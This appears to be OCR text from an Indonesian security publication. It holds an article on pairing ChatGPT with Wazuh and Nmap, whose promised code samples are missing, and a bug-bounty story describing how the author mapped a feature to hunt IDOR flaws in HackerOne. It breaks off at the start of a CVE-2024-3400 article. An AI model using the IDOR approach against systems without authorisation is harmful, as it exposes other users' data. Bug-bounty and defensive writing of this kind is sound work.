Di era digital yang semakin kompleks dan berisiko, ancaman siber terus berkembang menjadi lebih beragam dan sulit dideteksi. Untuk mengatasi tantangan ini, teknologi mutakhir seperti Generative AI, termasuk ChatGPT, dapat memberikan solusi signifikan dalam meningkatkan keamanan siber. Artikel ini akan membahas secara mendalam manfaat, kasus penggunaan, dan contoh implementasi integrasi Generative AI dalam bidang cybersecurity.

Wazuh dan Nmap

Wazuh adalah platform keamanan open-source yang menyediakan kemampuan untuk monitoring keamanan, deteksi ancaman, dan respons insiden. Wazuh mengintegrasikan berbagai fitur seperti analisis log, deteksi anomali, dan manajemen kerentanan. Dengan Wazuh, organisasi dapat memantau dan melindungi infrastruktur IT mereka dari berbagai ancaman siber. Sedangkan Nmap (Network Mapper) adalah alat pemindaian jaringan open-source yang digunakan untuk menemukan host dan layanan di jaringan komputer dengan mengirimkan paket dan menganalisis respons. Nmap digunakan untuk audit keamanan jaringan, manajemen inventaris, dan pemantauan uptime host atau layanan.

Manfaat Penggunaan Generative AI dalam Cybersecurity

1. ***Peningkatan Deteksi Ancaman***

Generative AI seperti ChatGPT memiliki kapabilitas analisis data yang besar dalam waktu singkat. Hal ini memungkinkan sistem untuk mendeteksi ancaman yang mungkin terlewatkan oleh metode tradisional. Dengan analisis yang lebih mendalam dan cepat, deteksi ancaman dapat dilakukan lebih dini, sehingga memungkinkan tindakan respons yang lebih cepat dan tepat.

2. Otomatisasi Tugas Rutin

Banyak tugas rutin dalam keamanan siber yang memerlukan waktu dan tenaga signifikan, seperti analisis log dan pelaporan insiden. ChatGPT dapat mengotomatisasi tugas-tugas ini, mengurangi beban kerja tim keamanan, dan memungkinkan mereka untuk fokus pada ancaman yang lebih kompleks. Misalnya, analisis log otomatis oleh ChatGPT dapat mengidentifikasi pola mencurigakan dan memberikan laporan secara real-time.

3. Penyediaan Insight dan Rekomendasi

ChatGPT dapat menyediakan insight berbasis data yang sangat bermanfaat untuk penanganan insiden dan investigasi ancaman. Dengan kemampuan memahami konteks dari berbagai data yang diterima, ChatGPT dapat memberikan rekomendasi yang lebih akurat dan tepat waktu, membantu tim keamanan dalam pengambilan keputusan yang lebih baik.

4. Peningkatan Respons Insiden

Dalam situasi insiden keamanan, waktu adalah faktor kritis. Generative AI dapat menyediakan informasi yang diperlukan secara real-time, memungkinkan tim keamanan merespons dengan lebih efisien. Dengan analisis data yang cepat, ChatGPT dapat mengidentifikasi sumber serangan dan memberikan rekomendasi mitigasi yang spesifik.

Use Cases Penggunaan Generative AI dalam Cyber Security

1. Threat Intelligence
ChatGPT dapat digunakan untuk mengumpulkan dan menganalisis informasi ancaman dari berbagai sumber. Misalnya, dalam konteks threat intelligence, ChatGPT dapat mengidentifikasi pola serangan dan memberikan peringatan dini tentang potensi serangan berdasarkan data yang dikumpulkan dari berbagai sumber.

Detail Implementasi:
- Pengumpulan Data: ChatGPT dapat mengakses dan menganalisis data dari berbagai sumber seperti feed ancaman, database malware, dan laporan insiden.
- Analisis Pola: Menggunakan machine learning, ChatGPT dapat mengidentifikasi pola umum yang sering muncul dalam serangan siber.
- Peringatan Dini: Dengan kemampuan analisis real-time, ChatGPT dapat memberikan peringatan dini tentang ancaman yang mungkin terjadi berdasarkan pola yang teridentifikasi.

2. Vulnerability Management
Dalam manajemen kerentanan, ChatGPT dapat membantu mengidentifikasi kerentanan dalam sistem dan aplikasi. Misalnya, ChatGPT dapat digunakan untuk menganalisis hasil pemindaian kerentanan dan memberikan rekomendasi patching serta mitigasi risiko.

Detail Implementasi:
- Identifikasi Kerentanan: Menggunakan data dari alat pemindaian kerentanan seperti Nmap, ChatGPT dapat mengidentifikasi dan memprioritaskan kerentanan berdasarkan tingkat keparahan.
- Rekomendasi Mitigasi: Berdasarkan analisis, ChatGPT dapat memberikan rekomendasi untuk patching atau mitigasi lainnya, serta menyarankan tindakan yang perlu diambil untuk mengurangi risiko.
- Pelaporan dan Monitoring: ChatGPT dapat menghasilkan laporan berkala tentang status kerentanan dan tindakan yang telah diambil, serta memantau kemajuan dalam mitigasi risiko.

3. Security Operations Center (SOC) Automation
Integrasi ChatGPT dalam SOC dapat mengotomatisasi banyak fungsi, seperti analisis log dan deteksi anomali. Misalnya, ChatGPT dapat digunakan untuk mengotomatisasi proses eskalasi insiden berdasarkan analisis log yang diterima, sehingga meningkatkan efisiensi operasional SOC.

Detail Implementasi:
- Analisis Log Otomatis: ChatGPT dapat menganalisis log secara otomatis untuk mendeteksi aktivitas mencurigakan atau anomali yang mungkin menunjukkan adanya serangan.
- Eskalasi Insiden: Berdasarkan analisis, ChatGPT dapat menentukan apakah suatu insiden perlu dieskalasikan ke tim keamanan untuk tindakan lebih lanjut.
- Pelaporan dan Dokumentasi: ChatGPT dapat menghasilkan laporan insiden secara otomatis, mendokumentasikan temuan dan tindakan yang diambil, serta menyimpan catatan untuk audit dan analisis lebih lanjut.

4. Penetration Testing
Dalam konteks penetration testing, ChatGPT dapat digunakan untuk merancang dan menjalankan tes keamanan yang kompleks. Misalnya, ChatGPT dapat mensimulasikan berbagai jenis serangan untuk mengidentifikasi celah keamanan sebelum dieksploitasi oleh penyerang sebenarnya.

Detail Implementasi:
- Perencanaan dan Simulasi: ChatGPT dapat membantu merencanakan dan mensimulasikan berbagai skenario serangan, termasuk serangan phishing, brute force, dan exploit zero-day.
- Pelaporan Hasil: Setelah melakukan tes, ChatGPT dapat menghasilkan laporan terperinci tentang temuan, termasuk celah keamanan yang teridentifikasi dan rekomendasi mitigasi.
- Evaluasi Post-Test: ChatGPT dapat membantu mengevaluasi hasil tes dan menyarankan perbaikan serta tindakan preventif untuk mencegah eksploitasi di masa depan.

Contoh Implementasi Integrasi ChatGPT dalam Cyber Security

1. Integrasi dengan Wazuh


Salah satu contoh implementasi adalah integrasi ChatGPT dengan Wazuh, sebuah platform monitoring keamanan open-source. Integrasi ini melibatkan konfigurasi Wazuh untuk berkomunikasi dengan API ChatGPT. Proses ini mencakup pembuatan aturan untuk mendeteksi upaya login yang gagal dari IP publik, yang kemudian dianalisis oleh ChatGPT untuk memberikan insight lebih lanjut tentang aktivitas tersebut. Berdasarkan artikel dari Wazuh, berikut adalah langkah-langkah implementasinya:

Konfigurasi Aturan Wazuh

Buat aturan untuk mendeteksi upaya login yang gagal dari IP publik. Berikut adalah contoh aturan yang dapat ditambahkan dalam file local_rules.xml:

Integrasi Script Python

Buat script Python yang akan mengirim IP yang terdeteksi ke ChatGPT untuk analisis lebih lanjut. Berikut adalah contoh script yang dapat digunakan:



Konfigurasi Wazuh Manager

Tambahkan konfigurasi integrasi dalam file ossec.conf:

Pengujian dan Verifikasi

Setelah konfigurasi selesai, restart Wazuh Manager dan verifikasi apakah integrasi berjalan dengan baik dengan mengamati log dan hasil analisis dari ChatGPT.

2. Penggunaan dalam Nmap Scans
Contoh implementasi lainnya adalah penggunaan ChatGPT untuk menganalisis hasil pemindaian Nmap. Dalam skenario ini, hasil pemindaian dikirim ke ChatGPT untuk dievaluasi, memberikan informasi lebih lanjut tentang layanan dan port yang terbuka, serta potensi kerentanannya.

Detail Implementasi:

- Pemindaian Jaringan: Menggunakan Nmap untuk melakukan pemindaian jaringan guna mengidentifikasi host dan layanan yang aktif.
- ·nalisis Hasil Pemindaian: Hasil pemindaian dikirim ke ChatGPT untuk analisis lebih lanjut, termasuk informasi tentang port yang terbuka, layanan yang berjalan, dan potensi kerentanan.
- Rekomendasi Keamanan: Berdasarkan analisis, ChatGPT memberikan rekomendasi tindakan yang harus diambil untuk mengurangi risiko, seperti menutup port yang tidak perlu atau memperbarui perangkat lunak yang rentan.

“Kesimpulan”


Integrasi generative AI, seperti ChatGPT, dalam cybersecurity memberikan berbagai manfaat signifikan, termasuk peningkatan deteksi ancaman, otomatisasi tugas rutin, penyediaan insight yang lebih baik, dan respons insiden yang lebih efisien. Contoh implementasi menunjukkan bagaimana teknologi ini dapat digunakan untuk memperkuat keamanan siber secara keseluruhan. Dengan terus berkembangnya ancaman siber, integrasi AI dalam keamanan siber akan menjadi semakin penting untuk melindungi informasi dan aset digital.


Referensi

- ·Nmap and ChatGPT Security Auditing with Wazuh: https://wazuh.com/blog/nmap-and-chatgpt-security-auditing/
- Generative AI in Cyber Security: https://www.punggawa.com/generative-ai-in-cybersecurity/
- Augmenting Wazuh with ChatGPT Integration https://loggar.hashnode.dev/augmenting-wazuh-with-chatgpt-integration

Hackerone Got Hacked !!

BY MUHAMMAD HASYIM ASYARI





HACKERONE GOT HACKED! HOW CAN I STEAL YOUR POC? ☠


Cerita pengalaman saya tentang cara mendapatkan bug kritis langsung dari hulu (Hackerone) sebagai platform bug bounty.
“Alhamdulillahi rabbil alamin” tentu menjadi yang pertama ku ucapkan di sini!

Bagaimana saya menemukan kerentanan kritis itu? Ayo, mari bicara mengenai dasar-dasar terlebih dahulu.
Apakah kamu punya pengalaman sebelumnya dalam pemrograman web/aplikasi? Tentu saja kamu akrab dengan CRUD! Tapi jika kamu baru mendengarnya, CRUD digunakan untuk memproses data ke dalam database.


CRUD merupakan singkatan dari Create, Read, Update, dan Delete yang sangat penting untuk mengimplementasikan aplikasi-aplikasi yang tangguh dengan basis data relasional. Namun, jika aplikasinya terlalu kompleks, sistem di baliknya tidak lagi CRUD.

Apa hubungannya CRUD dengan saya menemukan bug? Lihatlah bagaimana saya memetakan satu menu/fitur dengan mengandalkan dasar-dasar CRUD. Di sini, saya berfokus pada menu “Laporan”, coba perhatikan apa saja yang termasuk di dalamnya :

- Membuat laporan
- Mengedit laporan
- Menutup laporan
- Membuat komentar
- Mengedit komentar
- Membuat ringkasan
- Menghapus ringkasan
- Mengedit ringkasan
- Dan masih banyak lagi, kamu bisa memetakan sendiri.




Hackerone got hacked! How can I steal your POC? 🥷



Apakah saya konsisten? Haruskah saya menguji kerentanan di satu menu pada berbagai tindakan? Ya, itulah yang membuat saya beberapa hari lalu sering mengintai HackerOne (Reconnaissance) hari demi hari hanya untuk fokus pada satu menu. Saya ingin mencari IDOR! Berikut adalah asumsi saya tentang berbagai kemungkinan IDOR yang dapat terjadi (ini masih bersifat asumsi!):

- IDOR edit laporan victim
- IDOR tutup laporan victim
- IDOR buat komentar ke laporan victim
- IDOR delete komentar
- dan sampai IDOR Edit ringkasan laporan victim


Sekarang kamu baru saja melihat bagaimana skenario serangan yang telah saya buat untuk Serangan IDOR (kuncinya: melakukan aksi yang sama di akun korban tanpa sepengetahuan korban, benarkan?). Jika merujuk pada VAPT, tahap ini masuk sebagai “Analisis Informasi dan Perencanaan”. Dalam fase analisis informasi dan perencanaan, pengetes menganalisis risiko yang diidentifikasi selama pemindaian untuk menentukan penyebab dan akibat dari risiko yang akan terjadi setelah korban dieksploitasi. Fase penetrasi (pengeksploitasian) berfokus pada risiko nyata eksternal. Namun, dalam konteks pencarian bug, saya menganalisis fitur laporan dan membuat rencana untuk serangan langsung (maaf jika konteks nya jauh).




Hackerone got hacked! How can I steal your POC? 🥷

Attack and Penetration, di tahap ini saya mulai menguji langsung pada target dengan skenario yang telah dibuat sebelumnya, misalnya “IDOR mengedit laporan” hingga “IDOR Mengedit komentar sambil menyertakan file” dengan upaya juga untuk melewati! Namun, belum sesuai harapan (saya pikir ini sudah cukup aman!) karena selalu mendapatkan respon “was_successful”: false.

Hari semakin larut, mata sudah lelah, besok lagi, waktunya istirahat! 🛌 💤 Hari berikutnya, akhir pekan, menghabiskan malam lebih lama untuk menyelesaikan semua skenario, ya, tapi saya masih belum menemukan kerentanan hingga akhirnya di skenario terakhir “Edit ringkasan”, saya tidak menyangka saya bisa menggunakan file dari akun lain untuk dilampirkan pada ringkasan laporan milik penyerang, baik pada laporan draf maupun yang sudah terkirim.




Segera saya tulis lengkap laporan dan mengirimkannya ke HackerOne—Program Bug Bounty!




Hackerone got hacked! How can I steal your POC? 🥷

Apa yang terjadi setelah itu? Berdoa, sambil meyakinkan diri “ini laporan valid!”. Tapi, apa? Saya sempat tidak percaya mengingat hacktivity di sana sangat tinggi, bahkan akun-akun yang menjadi top thanks pun per akunnya bisa melaporkan kerentanan berkali-kali, yakinkah temuan saya belum pernah dilaporkan oleh mereka? yakinkah tidak ada duplikat? Ya, 3 hari berlalu, saya menanyakan “Any update?” mengingat waktu yang dijanjikan untuk Triaged adalah 3 hari. Hari keempat, laporan saya mendapat komentar dari staf, saya masih tidak yakin! Biasanya jika duplikat, langsung ditutup, beruntung laporan saya valid!



Hari berikutnya mereka menjatuhkan bounty yang luar biasa!



Sejak kapan fitur Summary ada? saya merasa sangat beruntung bisa menemukan disitu.
Maaf bertele-tele ini hanya cerita, teknikal nya tetap di laporan hackerone. berjumpa lagi di temuan-temuan berikutnya!

Reference

[1] Yayuk Ike Meilani and J. Purnama, “Object Oriented Programming of Application Admission of New High School Students”, SinkrOn, vol. 7, no. 1, pp. 461–469, Jan. 2023.
[2] M, Kanniga & K, Selvi & M, Rekha & R, Karthiga. (2024). CRUD Application Using ReactJS Hooks. EAI Endorsed Transactions on Internet of Things. 10. 10.4108/eetiot.5298.
[3] Alhamed, M.; Rahman, M.M.H. A Systematic Literature Review on Penetration Testing in Networks: Future Research Directions. Appl. Sci. 2023, 13, 6986.
[crud image] https://medium.com/geekculture/crud-operations-explained-2a44096e9c88
[vapt image] https://aristininja.com/vulnerability-assessment-penetration-testing-basics/

Zero-Day Remote Code Execution Vulnerability in GlobalProtect

CVE-2024-3400

BY KANG ALI

DESKRIPSI

